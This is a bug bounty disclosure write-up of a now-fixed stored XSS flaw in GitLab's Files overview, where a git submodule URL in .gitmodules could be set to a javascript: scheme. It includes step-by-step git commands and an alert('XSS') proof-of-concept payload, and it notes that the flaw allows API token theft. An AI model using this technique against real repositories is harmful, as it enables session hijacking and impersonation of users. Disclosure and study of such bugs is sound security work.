Stored XSS on Files overview by abusing git submodule URL
A stored cross-site scripting vulnerability existed in the Files overview of a project because a git submodule URL could be set to a javascript: scheme. An attacker with push access could execute JavaScript in a visitor's session and steal the user's API token.

- Triaged in 2 hours
- Fixed in 33 days
- Disclosed after 34 days
Vulnerability description
There's a stored Cross-Site Scripting (XSS) vulnerability in the Files overview of a project due to the incorrect handling of a git submodule. This allows an attacker to execute JavaScript in a visitor's session.
Proof of concept
To reproduce the issue, the attacker needs to have a project with push access. To start, make sure you're signed in and have enabled the wiki. Now, clone both repositories:
git clone [email protected]:user/project
git clone [email protected]:user/project.wiki
Now cd project.wiki and initialize the repository:
touch some-file
git add some-file
git commit -am "Added file to initialize wiki repository"
git push
Now repeat the same in the project directory add the project.wiki as a relative git submodule to project:
touch some-file
git add some-file
git commit -am "Added file to initialize project repository"
git push
git submodule add ../project.wiki wiki
git add wiki
git commit -am "Added relative wiki module"
git push
This will create a .gitmodules file with the following contents:
[submodule "wiki"]
  path = wiki
  url = ../project.wiki
In this file, the URL can be updated to a javascript: URL. It won't error because the contents of the submodule are already fetched by the git submodule add command. Lets change url = ../project.wiki to url = javascript:alert('XSS'); (see F173589). Now commit the results and push the changes:
git add .
git commit -am "Updated relative URL"
git push

Now go to the project's Files overview: https://gitlab.com/user/project/tree/master. In the overview, click the wiki directory, and see the JavaScript getting executed:
Impact
An attacker could offload the current user's API token and impersonate the user through the API.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An attacker could offload the current user's API token and impersonate the user through the API.
What the attacker needed
Push access to a project; wiki enabled; victim clicks the submodule directory
How it was found
- Sign in and enable the wiki for a project you can push to.
- Clone the project and its wiki repository, then initialise the wiki with a commit and push.
- In the project repository, add the wiki as a relative git submodule and push.
- Edit the .gitmodules file to change the submodule URL to a javascript: URL, then commit and push.
- Open the project's Files overview and click the wiki directory to trigger the script.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
Cross-site scripting (XSS) is when a website shows attacker-controlled content as if it were part of the site, so the attacker's JavaScript runs in a visitor's browser. Here, a project's file listing displayed a git submodule link without checking that the link was a safe web address, so a link starting with 'javascript:' ran code when clicked. That code could read the visitor's API token and act as them.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.




